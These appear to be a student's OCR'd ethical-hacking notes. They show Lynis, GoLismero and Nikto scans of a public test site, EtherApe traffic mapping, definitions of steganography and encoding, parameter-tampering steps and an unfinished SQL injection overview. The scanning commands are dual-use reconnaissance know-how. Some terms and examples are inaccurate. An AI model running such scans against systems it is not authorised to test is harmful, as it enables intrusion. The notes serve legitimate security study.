
Cryptography Tools:




PERFORMING SECURITY AUDITING AND VULNERABLITY ANALYSIS


- Download lynsi using git clone https://github.com/CISOfy/lynis.git
- And give executable permissions using chmod +x lynis
- And give command ./lynis audit system






./lynis audit system - Parrot Terminal
File Edit View Search Terminal Help
- Checking /usr/local/bin... [FOUND]
- Checking /usr/local/sbin... [FOUND]
- Authentication:
- PAM (Pluggable Authentication Modules):
[WARNING]: Test DEB-0001 had a long execution: 23.774338 seconds
- libpam-tmpdir [Not Installed]
- File System Checks:
- DM-Crypt, Cryptsetup & Cryptmount:
- Checking / on /dev/sda1 [NOT ENCRYPTED]
- Software:
- apt-listbugs [Not Installed]
- apt-listchanges [Installed and enabled for apt]
- needrestart [Not Installed]
- debsecan [Not Installed]
- debsums [Not Installed]
- fail2ban [Not Installed]
[+] Boot and services
- Service Manager [systemd]
- Checking UEFI boot [DISABLED]
- Checking presence GRUB2 [FOUND]
- Checking for password protection [NONE]
- Check running services (systemctl) [DONE]
Result: found 22 running services
- Check enabled services at boot (systemctl) [DONE]
Result: found 39 enabled services
- Check startup files (permissions) [OK]
- Running 'systemd-analyze security'
- ModemManager.service: [MEDIUM]
- NetworkManager.service: [EXPOSED]
- accounts-daemon.service: [UNSAFE]
- acunetix.service: [UNSAFE]
- alsa-state [UNSAFE]
Parrot Terminal
Menu [Parrot Terminal] ./lynis audit system - Pa...

Reports:



Lynis security scan details:
Hardening index : 62 [############]
Tests performed : 259
Plugins enabled : 1
Components:
- Firewall [V]
- Malware scanner [X]
Scan mode:
Normal [V] Forensics [ ] Integration [ ] Pentest [ ]
Lynis modules:
- Compliance status [?]
- Security audit [V]
- Vulnerability scan [V]
Files:
- Test and debug information : /var/log/lynis.log
- Report data : /var/log/lynis-report.dat
Lynis 3.0.8
Auditing, system hardening, and compliance for UNIX-based systems
(Linux, macOS, BSD, and others)
2007-2021, CISOfy - https://cisofy.com/lynis/
Enterprise support available (compliance, plugins, interface and tools)
Parrot Terminal


VULNERABLITY SCANNING WITH GOLISMERO

- Git clone it using; git clone https://github.com/golismero/golismero.git
  In the terminal.
- Install python 2.7 using

  sudo apt update

  sudo apt install python2.7





```
┌─[✗]─[hemanshu@parrot]─[~/do not rm/golismero]
└──╼ $python2.7 golismero.py

/-----------------------------------------\
| GoLismero 2.0.0b6, The Web Knife        |
| Copyright (C) 2011-2014 GoLismero Project |
|                                         |
| Contact: contact@golismero-project.com  |
\-----------------------------------------/

usage: golismero.py [-h] [--help] [-f FILE] [--config FILE]
                    [--user-config FILE] [-p NAME] [--ui-mode MODE] [-v] [-q]
                    [--color] [--no-color] [--audit-name NAME] [-db DATABASE]
                    [-nd] [-i FILENAME] [-ni] [-o FILENAME] [-no] [--full]
                    [--brief] [--allow-subdomains] [--forbid-subdomains]
                    [--parent] [-np] [-r DEPTH] [--follow-redirects]
                    [--no-follow-redirects] [--follow-first]
                    [--no-follow-first] [--max-connections MAX_CONNECTIONS]
                    [-l MAX_LINKS] [-pu USER] [-pp PASS] [-pa ADDRESS]
                    [-pn PORT] [--cookie COOKIE] [--user-agent USER_AGENT]
                    [--cookie-file FILE] [--persistent-cache]
                    [--volatile-cache] [-a PLUGIN:KEY=VALUE] [-e PLUGIN]
                    [-d PLUGIN] [--max-concurrent N] [--plugin-timeout N]
                    [--plugins-folder PATH]
                    COMMAND [TARGET [TARGET ...]]
golismero.py: error: too few arguments

Use -h to see the quick help, or --help to show the full help text.
┌─[✗]─[hemanshu@parrot]─[~/do not rm/golismero]
```

Starting a test on website :

```
┌─[✗]─[hemanshu@parrot]─[~/do not rm/golismero]
└──╼ $python2.7 golismero.py http://testphp.vulnweb.com/

/-----------------------------------------\
| GoLismero 2.0.0b6, The Web Knife        |
| Copyright (C) 2011-2014 GoLismero Project |
|                                         |
| Contact: contact@golismero-project.com  |
\-----------------------------------------/

GoLismero started at 2023-07-23 18:36:00.788513 UTC
[*] GoLismero: Audit name: golismero-NsMNBgB2
[!] Shodan: Plugin disabled, reason: Missing API key! Get one at: http://www.shodanhq.com/api_doc
[!] SpiderFoot: Plugin disabled, reason: SpiderFoot plugin not configured! Please specify the URL to connect to the SpiderFoot server.
[!] OpenVAS: Plugin disabled, reason: Missing hostname
[*] GoLismero: Added 4 new targets to the database.
[*] GoLismero: Launching tests...
[*] GoLismero: Current stage: Reconaissance
[*] theHarvester: Searching keyword 'testphp.vulnweb.com' in google
```


To save output in desired file format and location use :


```
┌─[✗]─[hemanshu@parrot]─[~/do not rm/golismero]
└──╼ $python2.7 golismero.py http://testphp.vulnweb.com/ -o /home/hemanshu/Desktop/testphp.html

/-----------------------------------------\
| GoLismero 2.0.0b6, The Web Knife        |
| Copyright (C) 2011-2014 GoLismero Project |
|                                         |
| Contact: contact@golismero-project.com  |
\-----------------------------------------/

GoLismero started at 2023-07-23 18:39:16.667464 UTC
[*] GoLismero: Audit name: golismero-R39kZbAZ
[!] Shodan: Plugin disabled, reason: Missing API key! Get one at: http://www.shodanhq.com/api_doc
[!] SpiderFoot: Plugin disabled, reason: SpiderFoot plugin not configured! Please specify the URL to connect to the SpiderFoot server.
[!] OpenVAS: Plugin disabled, reason: Missing hostname
[*] GoLismero: Added 4 new targets to the database.
```

This method is only recommended when the tester has full permission of the system or website to be attack or tested.


VISUALIZE MAPPING CONNECTION ON YOUR HOME NETWORK

- Open ether ape in your parrot machine.





- Click on any interface to get more details


File Capture View Help
Start Next Pause Stop Pref. Prot. Nodes
vps-79f75e67.vps.ovh.net (as superuser)
Resolved Name: vps-79f75e67.vps.ovh.net
Numeric Name: 162.19.224.213
Total Inbound Outbound
Instantaneous 2.58 Kbps 216 bps 2.36 Kbps
Accumulated 5.48 Mbytes 368.79 Kbytes 5.12 Mbytes
Average size 1.33 Kbytes 198 bytes 2.27 Kbytes
Protocol Port Inst Traffic Accum Traffic Avg Size Last H
HTTPS 443 2.58 Kbps 5.48 Mbytes 1.33 Kbytes 0" ago
192.168
192.168.230.2

WEBSITE VULNERABLITY SCANNING USING NIKTO

- When the website doesn't have ssl or https use the following command. (the -h here doesn't represent help it represents host for help we have to use nikto --help)

```
┌─[root@parrot]─[/home/hemanshu]
└──╼ #nikto -h http://testphp.vulnweb.com/
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          44.228.249.3
+ Target Hostname:    testphp.vulnweb.com
+ Target Port:        80
+ Start Time:         2023-07-24 12:40:24 (GMT5.5)
---------------------------------------------------------------------------
+ Server: nginx/1.19.0
+ Retrieved x-powered-by header: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
+ The anti-clickjacking X-Frame-Options header is not present.
```


- When the website has ssl or https

```
└──╼ #nikto -h http://testphp.vulnweb.com/ -ssl
- Nikto v2.1.5
---------------------------------------------------------------------------
+ No web server found on testphp.vulnweb.com:80
```

- To save the output in a txt/pluma file .

```
└──╼ #nikto -h http://testphp.vulnweb.com/ > nikto.txt
```

Output:



STENOGRAPHY, CRYPTOGRAPHY AND ENCODING EXPLAINED

1. Stenography:

Steganography is the art of concealing secret information within another form of data, such as images, audio, video, or text. The main goal of steganography is to hide the existence of the hidden message, making it difficult for anyone to detect that there is hidden information present.

Example: Let's say you want to send a secret message to your friend by hiding it within an image. You could use steganography to embed the message within the image without altering its appearance. When your friend receives the image, they can use the appropriate steganography technique to extract the hidden message from the image.

2. Cryptography:

Cryptography is the practice of secure communication by converting plain text (unencrypted data) into a coded format (ciphertext) using cryptographic algorithms. This process ensures that only authorized parties can access and understand the original information.

Example: Suppose you want to send a confidential email to someone. Before sending the email, you encrypt the content using a cryptographic algorithm and a secret encryption key. The recipient, who possesses the corresponding decryption key, can then decrypt the email to read the original message.

3. Encoding:

Encoding is the process of converting data from one format to another, often for the purpose of transmission or storage. Unlike encryption, encoding does not provide security or confidentiality; it merely represents data in a different form.

Example: One common form of encoding is Base64 encoding. In Base64 encoding, binary data is converted into an ASCII string consisting of printable characters. This encoding is commonly used to represent binary data in a format that can be safely transmitted through text-based protocols, such as email or JSON.

Here's a simple example of Base64 encoding:

Original Binary Data: 01001001 01001110 01000110 01001111 (represents "INFO" in ASCII)

Base64 Encoded Data: SU5GTw==

Please note that while encoding can make data more suitable for transmission or storage, it does not provide security against unauthorized access. If confidentiality is essential, encryption (along with proper key management) should be used instead.

Differences:

Feature	Steganography	Cryptography	Encoding
Purpose	Hides secret information within media	Converts plaintext into ciphertext	Converts data into a different format
Data Concealment	Conceals data within an image, audio, or video file	Converts data into an unreadable format	Converts data for transmission or storage
Goal	Concealment of the existence of hidden data	Ensures data confidentiality	Ensures data accuracy and reliable transmission
Security Level	Low (Security through obscurity)	High (Relies on complex algorithms)	None (Does not provide security)
Decryption	Requires specific knowledge or key to extract hidden data	Requires the correct decryption key	No decryption needed (Reverse process exists)
Detection	Difficult to detect if well-implemented	Difficult to decrypt without the key	No detection, straightforward
Usage Examples	Hiding messages, watermarking, covert communication	Secure communication, data protection	Data compression, data transformation

THINGS TO KEEP IN MIND WHILE ETHICAL HACKING

- Deeply dive into the target to gather as much information as you can.
- Network scanning should be done safely and properly (maintain anomality).
- Think twice before deploying any exploit as it should not harm their data.
- Always be concerned about your as well as others privacy.
- Try to find the reason for the errors you find.
- If a new error is generated, that is also an achievement.
- Do not go beyond the scope or the area of testing.
- Always try to do things manually first before going to automated processes.

PARAMETER TEMPTEATION

What is a parameter temptation?

- It is a form of wen-based attack. (Online store websites)
- Changing parameters without user's authorization.
- URL parameters, parameter that passes through URL.
- Request and response parameters.

How to perform?

- Perform different values (try invalid number) (change the amount keep the currency same) (keep the currency same and change the amount) (increase the amount for the testing purpose)
- Check vulnerability's part (for eg product id)
- Try generation an error
- Restore the error

Where to check?

- Weak parameters
- URLS
- Requests
- Responses

SQL INJECTION EXPLAINED

What is SQL Injection?

- Injection SQL Query
- Most common web attacks
- High severity level
- Can modify or delete the database

Types of SQL injection

SQL Injection (SQLi):

SQL injection is a type of cybersecurity vulnerability that occurs when an attacker manipulates a web application's input fields to inject malicious SQL code into the application's backend database. This allows the attacker to execute unauthorized SQL queries, potentially gaining access to sensitive data, modifying database contents, or even taking control of the entire system.

1. In-Band SQL Injection (Classic SQLi):

In-Band SQLi is the most common type of SQL injection. It occurs when the attacker is able to extract data directly from the database and receive the results of their malicious SQL queries in the same communication channel used to perform the attack.

Sub-Topics under In-Band SQLi:

a. Error-Based SQLi: In this technique, the attacker exploits error messages generated by the database to extract information about the database structure, data, or error logs, which can be valuable for further exploitation.

b. Union-Based SQLi: The attacker uses the SQL UNION operator to combine the results of two or more SQL queries into a single result set, allowing them to extract data from multiple database tables.

c. Boolean-Based SQLi: In this method, the attacker manipulates the SQL query to produce a true or false condition, based on which the application behaves differently, revealing information about the database.

2. Inferential SQL Injection (Blind SQLi):

